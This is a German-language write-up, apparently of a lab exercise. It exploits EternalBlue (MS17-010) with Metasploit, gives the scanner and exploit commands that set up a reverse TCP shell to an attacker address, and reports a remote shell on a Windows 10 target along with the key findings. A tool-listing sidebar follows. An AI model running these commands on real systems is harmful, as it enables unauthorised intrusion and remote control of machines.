

Versuch des Nessus-Scans:
7
8
9
10
11
12
13
14
15



Versuch des Metasploit-Scans:

use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run
16
17

Exploit-Modul:

use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit


18
19
20


  • Ergebnis: Remote-Shell erfolgreich auf dem Ziel-Windows 10-Rechner geöffnet
  • Nicht autorisierter Zugriff auf sensitives System bestätigt

Haupterkenntnisse

  • SMBv1 aktiv und dem Netzwerk ausgesetzt
  • EternalBlue (MS17-010) ungepatcht und ausnutzbar
  • Nessus-Scan zeigte mehrere Schwachstellen mit hohem Schweregrad
  • Keine Firewall oder Netzwerksegmentierung, die laterale Bewegungen verhindert
  • Standardmäßige Netzwerkdienste unnötigerweise offen

Risikoanalyse

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    388
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    330
  • 6

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    328

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →